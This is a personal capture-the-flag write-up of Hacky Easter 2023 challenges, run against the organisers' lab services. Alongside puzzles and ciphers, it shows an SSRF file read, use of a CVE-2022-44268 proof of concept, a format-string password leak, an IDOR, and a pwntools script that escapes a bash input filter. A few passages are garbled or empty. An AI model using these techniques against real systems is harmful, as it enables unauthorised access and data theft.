Hacky Easter 2023 write-up

brp64

Version 1.0, 2022-05-15

Table of Contents

Teaser

Teaser Challenge

You hear some strange noise in the attic. Someone seems to be knocking in a certain pattern. Can you make any sense out of it?

```
.... ....  . .  ... .....  ... .....  .. ....  ... ...
.. ..  .. ..  . .....  .. ....  .... ...  .... ....
```

Solution

Could this be "tap-code"? Each character is encoded as a co-ordinate of a 5 by 5 matrix, see https://en.wikipedia.org/wiki/Tap_code

```
TAPPINGGEIST
```

Level 1: Welcome

Welcome to Hacky Easter 2023! 👋

Let's start with a little sanity check.

[HE23.01] Sanity Check

Intro

This is your first flag!

Right here -→ he2023{just_A_sanity_chEck}

▶ Flags are in format he2023{...}, unless noted otherwise. Always check additional information given (uppercase, lowercase, spaces, etc.).

Solution


The second part of the flag is just black-on-black. Selecting everything and copying to a text editor reveals the flag.

Level 2: N00b Zone

Four more n00b challenges 🐣

Solve two and you'll get to level three.

[HE23.02] Word Cloud



Intro

I like Word Clouds, what about you?

Download the image below (`he2023-wordcloud.jpg`), sharpen your eyes, and find the right flag.

⚑ Flag

```
starts with he2023{ and ends with }
```

Solution

In the lower right corner find

```
he2023{this_is_the_flag!}
```

[HE23.03] Rotation

Intro

My new rotor messed up the flag!

```
96a_abL_?b04c?0Cbc50C_E_C03c4<HcC5DN
```

I tried to decode it, but it didn't work. The rotor must have been too fast!

Solution


Rotor hints at a rotation cipher, so head over to cyber Chef and try some. Since `ord('h')-ord('9') == 47` it can be ROT47, and yes it creates the flag `he2023{0n3_c4n_r34d_r0t0r_b4ckw4rds}`

[HE23.04] Birds on a Wire

Intro

Just some birds sitting on a wire.

Download the image and find the flag!



⚑ Flag

- lowercase only, no spaces
- wrap into he2023{ and }
- example: he2023{exampleflagonly}

Solution

There is a cypher called birds on a wire.

Use https://www.dcode.fr/birds-on-a-wire-cipher to get the Solution `he2023{birdwatchingisfun}`

[HE23.05] Bins

Intro

The rabbits left a mess in their cage.

`` ` // // // ('> ('> LX2gkn81 ('> /rr /rr carrots /rr *\))_ *\))_ *\))_ ` ``

If only I knew which **bin** to put the rubbish in. Just some birds sitting on a wire.

Hint

Don't try to interpret or decode the strings.

You just need to find the right place.

Solution

After a lot of banging the head to the wall, the epiphany arrived while taking a rest: pastebin!!

Go to https://pastebin.com/LX2gkn81, enter `carrots` as password to get the flag `he2023{s0rting_th3_w4ste}`.

Level 3: It's so Easy

These are a bit harder, but they are still so easy 🍰!

Again, two out of four is enough. It will become harder, I promise!

[HE23.06] Chemical Code

Intro

Our crazy chemistry professor wrote a secret code on the blackboard:

```
9 57 32 10 111 39 85 8 115 8 16 42 16
```

He also mumbled something like "essential and elementary knowledge".

🏴 Flag

- lowercase only, no spaces
- wrap into `he2023{` and `}`
- example: `he2023{exampleflagonly}`

Solution

Use a periodoc table of elements to assign the element name to element number:

```
9 57 32 10 111 39 85 8 115 8 16 42 16
F La Ge Ne Rg  Y  At O Mc  O S  Mo S
```

```
he2023{flagenergyatomcosmos}
```

[HE23.07] Serving Things

Intro

Get the ⚑ at /flag.


http://ch.hackyeaster.com:2316

Note: The service is restarted every hour at x:00.

Solution

The site presents us with the possibility to get some quotes or wise sayings. One of the options is to get a flag, but then we are greeted with `Thank you hacker! But our flag is in another castle! ~ Bugs Bunny`. Inspecting the request, we see http://ch.hackyeaster.com:2316/get?url=http://flags:1337/flag. Playing around a bit, we find that calling http://ch.hackyeaster.com:2316/get?url=file:///flag does return the flag `he2023{4ls0-53rv3r-c4n-b3-1nj3ct3d!!!}`

[HE23.08] Cut Off




Intro

I had a secret Easter egg on my screenshot, but I cropped it, hehe!

Kudos to former Hacky Easter winner *Retr0id* - he's one of the researches who found the vulnerability in question!

Solution

The hint leads us to CVE-2023-21036 and a description of it at https://arstechnica.com/gadgets/2023/03/google-pixel-bug-lets-you-uncrop-the-last-four-years-of-screenshots/. Using https://acropalypse.app/, the screenshot can be uncropped



to reveal the QR code with the flag `he2023{4cr0pa_wh4t?}`

[HE23.09] Global Egg Delivery

Intro

Thumper has taken great strides with the digitization of the business of distributing eggs and assorted goodies. Globalizing such a service is not without its pains and requires the additional effort to account for local customs.

Now Thumper has his message all prepared, fed through a block-chain enabled, micro-service driven, AI enhanced, zero trust translation service all that comes back is this…

Can you help Thumper decode the message?

Solution

The message consists of many short UTF-16 strings with BOM, switching between little and big endian code. Decode it using python to get the flag

```
import codecs

encodings=['utf-16-le', 'utf-16-be']
boms = [codecs.BOM_UTF16_LE, codecs.BOM_UTF16_BE]

with open('message.txt', 'rb') as inF:
    msg = inF.read()
    chars = msg.split(b'\xff\xfe')
    for c in chars:
        cs = c.split(b'\xfe\xff')
        if len(cs) > 1:
            print(f"{cs[0].decode(encodings[0])}{cs[1].decode(encodings[1])}",end='')
    print()
```

```
he2023{u7f_b0m5s_8r?_n07_8?way5_1gn0r?d}
```

Level 4

Level 4: Quattuor

Level 4 ☐ first medium challenges here.

You'll need to solve one of those, the easy ones are not enough!

[HE23.10] Flip Flop

Intro

This awesome service can flipflop an image!

Flag is located at: /flag.txt

http://ch.hackyeaster.com:2310

Note: The service is restarted every hour at x:00.

Solution

I got a very direct hint from another participant, that CVE-2022-44268 might help. Some googling leads to a proof of concept exploit at https://github.com/kljunowsky/CVE-2022-44268.

Using this script to generate a poisoned png to read `/flag.txt` and uploading it, gives us another file back with the contents of the file embedded in the raw profile type. We find `6865323032337b316d3467332d7472346731634b2d6167613131316e7d` that translates to `he2023{1m4g3-tr4g1cK-aga111n}`.

[HE23.11] Bouncy Not In The Castle

Intro


Very bouncy, indeed, but not in a castle.

```
Try http://ch.hackyeaster.com:2308
```

Note: The service is restarted every hour at x:00.

Solution

The web-site shows a landscape (a park) with many easter eggs bouncing up and down. Looking at the JS code running the spage, we find a suspiciously large, constant array. This array has a size of 6 * 21 * 21 characters, or probably an array of 21 by 21 colours. With a short program we can unpack the values to create a png to play around. Using `stegsolve` we can then identify the blue channel as carrying the QR-code with the flag:




Flag: `he2023{n0_b0uNc}`

[HE23.12] A Mysterious Parchment

Intro

On their holiday, the bunnies came across a sleepy village with an interesting tower. While enjoying the view, one of them found a crumpled parchment in a corner. "Hah, that's clever!", the bunnies agreed after quickly solving the code and altered it ever so slightly.



⚑ Flag

- uppercase only, no spaces
- wrap into he2023{ and }
- example: he2023{EXAMPLEFLAGONLY}

Hints

- Who is Dagobert II and why isn't he here?
- No cryptography is needed here - just need to look at the right thing!

Solution

The picture shows the "Tour Magdala", the exile of Dagobert II, a king of the Frank. A google search finds the original and it has been slightly altered in that some letters are raised a bit from the line. Reading them off gives the flag `he2023{BUTISITACOOLOLDCODEITSUREIS}`

[HE23.13] Hamster

Intro

The Hamster has a flag for you.

http://ch.hackyeaster.com:2301

Note: The service is restarted every hour at x:00.

Hints

`curl` is your friend

Solution

[HE23.14] Lost in (French) Space

Intro

My friend went to France and sent me coordinates of interesting things he found.

Three of them look legit, but one does not make sense to me.

```
48.998 2.008
45.960 0.090
43.579 1.524
45.007 4.335
```

▶ Flag

- the **first word** of the thing you find
- six **lowercase** letters
- wrapped in flag format, e.g. `he2023{thingy}`

The three legitimate coordinates will lead you to the fourth.

Solution

Looking at the co-ordinates shows us three locations in France (always assume N and E):

- Parc aux étoiles (park of the stars) an observatory in Paris
- le sentier des planètes (the path of the planets)
- the Mars observatory


The fourth location is just an empty field.

After a lot of pondering and grasping at straws, the train of thought stars -→ planets -→ Mars, so the fourth co-ordinate could be on mars. Luckily Google maps are usable for Mars!

https://www.google.com/maps/space/mars/@45.977834,0.0802512,114715m/data=!3m1!1e3

This shows us the Davies crater, so the flag is `he2023{davies}`

[HE23.15] Spy Tricks



Intro

The bunny spymaster found a tiny note in a forgotten dead drop and is now scratching her head; she's sure she once knew the code, but there are too many swirling aorund in her head right now. Can you help her decipher the message?

Hints

```
Looks like these numbers have something in common!
```

Solution

The message consists of numbers that all have 313 as greatest common divisor. Reducing them by this factor gives ASCII codes that spell the flag.

```
with open('intercepted_message.txt', 'r') as inF:
    for l in inF:
        for n in l[:-1].split(' '):
            try:
                n = int(n)
                print(f"{chr(n//313)}", end='')
            except:
                pass

        print()
```

```
he2023{I_like_303_b3tter_but_thats_n0t_pr1me}
```

Level 5: Gimme Five!

Well done, first four levels done! Four more to come.

[HE23.16] Thumper's PWN - Ring 3

Intro

Thumper has been hunting his nemesis, Dr. Evil, for months. He finally located his remote system and is trying to gain access. Can you help him find the right password?

Target: nc ch.hackyeaster.com 2313

Note: The service is restarted every hour at x:00.

Solution

Dr. Evil's application is vulnerable to format string injections. After some probing we get a password:

```
$ nc ch.hackyeaster.com 2313
Welcome to the password protected vault
Please enter your password: %p %p %s %p %p %s %s
Nope..
0x7f1d8ec437e3 0x7f1d8ec448c0 H= 0x6 0x7f1d8ee6c4c0 (null) 5uP3R_s3cUr3_PW
```


```
is incorrect. Better luck next time
```

So `` is the password to get in and we get the flag

```
Welcome to the password protected vault
Please enter your password: 5uP3R_s3cUr3_PW
Access granted, here is your flag:
```

```
he2023{w3lc0m3_t0_r1ng_3_thump3r}
```

[HE23.17] Ghost in a Shell 4



Intro

```
  _, _,_  _,  _, ___   _ _, _    _,    _, _,_ __, _,  _,    , ,   ,
 / _ |_| / \ (_   |    | |\ |   /_\   (_  |_| |_  |   |    | \   /
 \ / | | \ / , )  |    | | \|   | |   , ) | | |   | , | ,   |  \ /
  ~  ~ ~  ~   ~   ~    ~ ~  ~   ~ ~    ~  ~ ~ ~~~ ~~~ ~~~   ~   ~
_____________________________________________________________________
 ,--.     ,--.     ,--.     ,--.
| oo |   | oo |   | oo |   | oo |
| ~~ |   | ~~ |   | ~~ |   | ~~ |  o  o  o  o  o  o  o  o  o  o  o  o
|/\/\|   |/\/\|   |/\/\|   |/\/\|
_____________________________________________________________________
```

Connect to the server, snoop around, and find the flag!

```
ssh ch.hackyeaster.com -p 2306 -l blinky
password is: blinkblink
```

Note: The service is restarted every hour at x:00.

Solution

Logging into the system we get a shell, but it seems to be not behaving nicely. Somebody has added many aliases to trick us, check out `/etc/profile.d/alias.sh` for all aliases and unalias them. Now we can look around the system without having to prepend every command with a `\`.

In `/home/blinky/` we find a file `blinkyflag.fzip`, a password protected zip file.

For a long time the password was sought. Finally the aliases set in `/etc/profile.d/aliases.sh` provided the solution:

```
alias fzip='/usr/bin/zip -P "/bin/funzip"'
```

`/bin/funzip` is the password...

```
$ funzip home/blinky/blinkyflag.fzip
```

```
Enter password:
he2023{al1asses-4-fUn-and-pr0fit}
$
```

[HE23.18] Going Round

Intro

I got a flag, but it's encrypted somehow:

```
ip0232j{1t_x_v0z4b3bm__v4xvq}a
```

It was created using the following service:

http://ch.hackyeaster.com:2305

Note: The service is restarted every hour at x:00.

Solution

The service gives us a simple means to encrypt, *e.g.* http://ch.hackyeaster.com:2305/encrypt?s=sample returns the value eatuit. Some playing around shows:

- characters are flipped pairwise ("aa" always becomes "ei" if it is on an even index into the string)
- only lower case characters are affected, other characters are just swapped
- the distance between swapped and ecrypted characters is constant

This gives the possibility to write a short program to reverse the encryption:

```
SHIFT1 = 8
SHIFT2 = 4

msg = 'ip0232j{1t_x_v0z4b3bm__v4xvq}a'

def rotate(c, r):
    tmp = ord(c) + r
    if tmp > ord('z'):
        return chr(tmp-26)
```

```
    elif tmp < ord('a'):
        return chr(tmp+26)
    else:
        return chr(tmp)

def encode(s):
    res = ''
    for i in range(0,len(s),2):
        p = s[i:i+2]
        print(p)
        res += rotate(p[1], SHIFT2) if p[1].islower() else p[1]
        res += rotate(p[0], SHIFT1) if p[0].islower() else p[0]
    return res

def decode(s):
    res = ''
    for i in range(0,len(s),2):
        p = s[i:i+2]
        print(p)
        res += rotate(p[1], -SHIFT1) if p[1].islower() else p[1]
        res += rotate(p[0], -SHIFT2) if p[0].islower() else p[0]
    return res


if __name__ == "__main__":
    print(decode(msg))
```

The flag is `he2023{fl1p_n_r0t4t3_in_p4irs}`

[HE23.19] Numbers Station

Intro

"Testing, testing, one, two, one, zero.." - the bunnies found a strange radio station when looking for uplifting BunnyBop; can you find out what the nice Spanish lady is saying?

file `numbers.mp3`

Hint

There are 10 kinds of people in this world.

Those who understand binary, and those who don't.

Solution

The mp3 is an 8-minute recording of a numbers station. This can be transcribed using an on-line service, I used Microsoft's Office 365. Some post editing was needed…

Analising the occurrences of the different digits, we notice that 0 and 1 are represented much more often that the other digits. So extract these and interpret them as binary numbers; since the first two correspond to `h` and `e` it is pretty clear that we are on the right track. Make it nice and print the flag:

```
import contextlib
inp="""
04614150413040709071716030917091806061616030414 02
04031417040306090602181709041303030718150304171209
17121317071916041804021817060805041514060905190214
18130407161407161612051209080718150803120414061415
06141217080312190718020413051513021312180202121805
04121316091203141518141603161518061907030817170918
14131704190516131212180718141202061717041419130704
03060214161919090416071708121813171802171904020213
12090512190905040905181604151605170316130918140 41
02131319051 80518 0615180912121 703 0513130417070612 04
15120308061916 0213130705090213 0217191309160509 0404
141706030417 0418160414161612 0614120517181306 031317
1404071318 0912171712120517
"""

d = {i: 0 for i in range(10)}
b =''

for c in inp:
    with contextlib.suppress(Exception):
        n = int(c)
        if n < 2:
            b += c

for i in range(0,len(b),8):
    n = int(b[i:i+8],2)
    print(chr(n),end='')

print()
```

Flag: `he2023{L1stening_to_spy_c0mmunicat1ons}`

[HE23.20] Igor's Gory Passwordsafe

Intro

You found the following letter:

__Hi Peter

Thanks again for your help in cryptography to make the passwordsafe secure. Now

- The passwords of the user are stored in a irreversible way (bcrypt)
- All passwords in the safe are encrypted by a strong symmetric key

Kind regards, Roy__

Open the passwordsafe at at http://ch.hackyeaster.com:2312 to get your 🏴 flag.

Note: The service is restarted every hour at x:00.

Hint

No brute forcing needed, really!

Solution

The password safe has a very simple interface: you can sign up, then login and start using the password safe. Add a password, show it and get the password. To get the password, a simple GET request is used with the ID of the password: http://ch.hackyeaster.com:2312/get/13 will get you the password with ID 13. What happens when we try some IDs?

We're lucky and the ID 7 gives back `he2023{1d0R_c4n_d3str0y_ur_Crypt0_3ff0rt}`

[HE23.21] Singular

Intro

Wow, so many flags!

Find the real flag, which **is unique** in **multiple** ways.

File `singular.zip`

Hint

This one can be solved with linux commands, with a one-liner.

Solution

The zip file contains a single text file with about 100k lines of the form `he2023{xcvxcv_xcvxcv_xcvxcv_xvxcvxvc}`.

Level 6: The Sixth Sense

Check out the first hard challenge here.

No worries, you won't need to solve it. Solving all medium ones is also sufficient 😅.

[HE23.22] Crash Bash

Intro

Can you crash the bash?

The password is `B4sh_br0TH3rs`

Connect using `nc ch.hackyeaster.com 2303`

Note: The service is restarted every hour at x:00.

Hint

```
Some characters are forbidden, in the whole string you enter.
```

Solution

Logging into the app, we are presented with a bash prompt:

```
›_ nc ch.hackyeaster.com 2303
Welcome to Crash Bash!
To get the flag, call /printflag.sh with the password!
Enter "q" to quit.
----------------------
crashbash$
```

Playing around a bit, we find that inputs are rejected if lower case caracters are entered, but upper case and `$`, `{`, `}` are allowed. So we have to bypass the character filters.

After some thought, we see that we can use some special variables to create lower case characters:

```
crashbash$ ${PWD}
/bin/bash: line 1: /tmp/opskmwiyffljiklvblrmkkezwcgzwmnn: Is a directory
crashbash$
```

So by using the variables `$PWD` and `$TERM`, we can get — with some luck — to execute `set` and get the whole environment which in turn will allow us to execute `/printflag.sh B4sh_br0TH3rs`. Since I am prone mistyping, write a short script to get the flag (shamelessly stolen from the pwnlib template):

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

host = args.HOST or 'ch.hackyeaster.com'
port = int(args.PORT or 2303)

def start(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    return io


def chars_at(var, pos, l=1):
    return f'${{{var}:{pos}:{l}}}'


def get_var(var):
    print(io.recvuntil(b'crashbash$ '))
    s = f'${{{var}}}'
    io.sendline(s.encode('ascii'))
    ret = io.recvuntil(b'\n')
    ret = ret.decode('ascii').split(': ')[2]
    log.info(ret)
    return ret


def get_char(chars, c):
    if c in 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ':
        return c
    for k,v in chars.items():
        if c in v:
            for j in range(len(v)):
                if v[j] == c:
                    return chars_at(k,j,1)
    log.error(f'character {c} not found in {chars}')
    return ''

def build_command(chars, target):
    return ''.join(get_char(chars, c) for c in target)

# we can only enter uppercase letters as commands, so
# get some characters via SHELL variables.

io = start()

chars = {var: get_var(var) for var in ['PWD', 'TERM']}
log.info(f'{chars}')
```

```
# now try to run set
s = build_command(chars, 'set')
print(io.recvuntil(b'crashbash$ '))
log.info(s)
io.sendline(s.encode('ascii'))
ret = io.recvuntil(b'crashbash$ ').decode('ascii')
log.info(f'{ret}')
chars2 = {}
for l in ret.split('\n'):
    v = l.split('=')
    if v[0] == 'BASH_VERSION': # is surrounded by '
        chars2[v[0]] = v[1][1:-1]
    elif len(v) == 2:
        chars2[v[0]] = v[1]

log.info(f'{chars2}')

flag = build_command(chars2, '/printflag.sh B4sh_br0TH3rs')
log.info(flag)
io.sendline(flag.encode('ascii'))
io.interactive()
```

Since `$PWD` changes from run to run, we might have to try multiple times before `set` can be executed, but if successful, we get the flag:

```
[*] Switching to interactive mode
Congrats, here's your flag:
he2023{gr34t_b4sh_succ3ss!}
```

[HE23.23] Code Locked

Intro

Open the code lock at http://ch.hackyeaster.com:2311 to get your 🏴 flag.

Solution

We are presented with a number pad to enter an 8-digit code. The code is verified using a function implemented as wasm. If the code is correct, we get the flag. The important code from `main.js` is:

```
function checkWASM(code) {
```


```
    const pinArray = new Int32Array(wasmMemory.buffer, 0, 26);
    encode(code, pinArray);
    wasmCheck(pinArray.byteOffset, pinArray.length);
    return decode(pinArray);
}

function play(file) {
    a = new Audio(file);
    a.play();
}

function press(input) {
    if (input == "*") {
        play("delete.mp3");
        $("#yellow").show(0).delay(200).hide(0);
        code = "";
    } else if (input == "#") {
        msg = checkWASM(code);
        if (msg.startsWith("he2023")) {
            play("success.mp3");
            audio]bSuccess.play();
            $("#green").show(0).delay(5000).hide(0);
        } else {
            play("fail.mp3");
            $("#red").show(0).delay(1000).hide(0);
        }
        setTimeout(function() {alert(msg);}, 200)
    } else {
        $("#yellow").show(0).delay(200).hide(0);
        play("click.wav");
        code = (code + input).substr(-8, 8);
    }
}
```

`code` is a string representing the eight digits needed, so we can try all possibilities:

```
for(tmp=0 ; tmp<=99999999; tmp++) {
  code = ("00000000"+tmp).slice(-8);
  msg = checkWASM(code);
  if (msg.startsWith("he2023")) {
    console.log(code);
    console.log(msg);
    break;
  }
  if(tmp % 100000 == 0) {
    console.log(code);
  }
}
```


This prints the PIN 29660145 and the flag `he2023{w3b4553m81y_15_FUN}`.

[HE23.24] Quilt



Intro

A warm, sunny day - perfect weather for a picnic! But what's that - did the bunnies really bring the nice quilt from the living room as a blanket?



Hint

Cut a beautiful quilt like this into pieces? A shame, but maybe necessary!

Solution

The quilt has to be cut into single QR-codes, decoded and then made sense of. It turns out that each code contains only a single character. When analysed in the right order and printed as a text, we get

```
Hello! Do you love quilts? Well... I am pretty sure I do! They are so
pretty.. my oh my, but look at me getting lost in idle thoughts! You are
here for an egg, right? I bet you are. Where did I put it? Ah, here
he2023{this_is_th... No, sorry, that is not it. That was an old one, can
you believe it? This maybe? he2023{I_need_this_egg_for_breakfast}. Nooo..
sorry! But I am fairly sure this is it, right here
he2023{Qu1lt1ng_is_quit3_relaxing!} Yeah, that should be it. Sorry. I am
rambling, but it is so nice to have a visitor appreciating my quilts! They
are a lot of work, and I love all of them. Please, do not leave so soon.
How about a cookie? Would you like a cookie? Hey, where are you going?
```

The program uses PIL and pyzbar

```
import itertools
from PIL import Image
from pyzbar.pyzbar import decode


def getTiles():
    imgs = []
    with Image.open('quilt.png') as img:
        x, y = img.size
        h = 69
        for iy, ix in itertools.product(range(0, y, h), range(0, x, h)):
```

```
            cropped = img.crop((ix,iy,ix+h, iy+h))
            imgs.append(cropped)
    return imgs


if __name__ == '__main__':
    imgs = getTiles()
    for img in imgs:
        # data = decode(Image.fromarray(img))
        data = decode(img)
        if len(data) > 0:
            foundText = data[0].data.decode()
            print(f'{foundText}', end='')
```

[HE23.25] Cats in the Bucket

Intro

There is a bucket full of cat images. One of them contains a flag. Go get it!

- Bucket: `cats-in-a-bucket`
- Access Key ID: `AKIATZ2X44NMCEQW46PL`
- Secret Access Key: `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`

Hints

What exactly does the bucket allow?

Solution

```
›_ aws --profile he2023 configure
AWS Access Key ID [None]: AKIATZ2X44NMCEQW46PL
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Now we can list the bucket and see that there are four files, but the last file `cat4.jpg` cannot be downloaded. Listing the bucket policiy, we see that this file can only be downloaded using a special role:

```
›_ aws s3 ls s3://cats-in-a-bucket/  --profile he2023
2022-10-09 17:23:46      83709 cat1.jpg
2022-10-09 17:23:48      92350 cat2.jpg
2022-10-09 17:23:47     119214 cat3.jpg
2022-10-09 17:23:47      87112 cat4.jpg
```

```
›_ aws s3 ls s3://cats-in-a-bucket/cat4.jpg cat4.jpg  --profile he2023
```

```
Unknown options: cat4.jpg
```

```
›_ aws s3 cp s3://cats-in-a-bucket/cat4.jpg cat4.jpg  --profile he2023
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
›_ aws s3api get-bucket-policy --bucket cats-in-a-bucket  --profile he2023 --query Policy
--output text >policy.json
```

```
{
  "Version":"2008-10-17",
  "Statement":[
    {
      "Effect":"Allow",
      "Principal":{"AWS":"arn:aws:iam::261640479576:user/misterbuttons"},
      "Action":["s3:ListBucket","s3:GetBucketPolicy"],
      "Resource":"arn:aws:s3:::cats-in-a-bucket"},
    {
      "Effect":"Allow",
      "Principal":{"AWS":"arn:aws:iam::261640479576:user/misterbuttons"},
      "Action":"s3:GetObject",
      "Resource":[
                  "arn:aws:s3:::cats-in-a-bucket/cat1.jpg",
                  "arn:aws:s3:::cats-in-a-bucket/cat2.jpg",
                  "arn:aws:s3:::cats-in-a-bucket/cat3.jpg"]},
    {
      "Effect":"Allow",
      "Principal":{"AWS":"arn:aws:iam::261640479576:role/captainclaw"},
      "Action":"s3:ListBucket",
      "Resource":"arn:aws:s3:::cats-in-a-bucket"},
    {
      "Effect":"Allow",
      "Principal":{"AWS":"arn:aws:iam::261640479576:role/captainclaw"},
      "Action":"s3:GetObject",
      "Resource":"arn:aws:s3:::cats-in-a-bucket/cat4.jpg"}
  ]
}
```

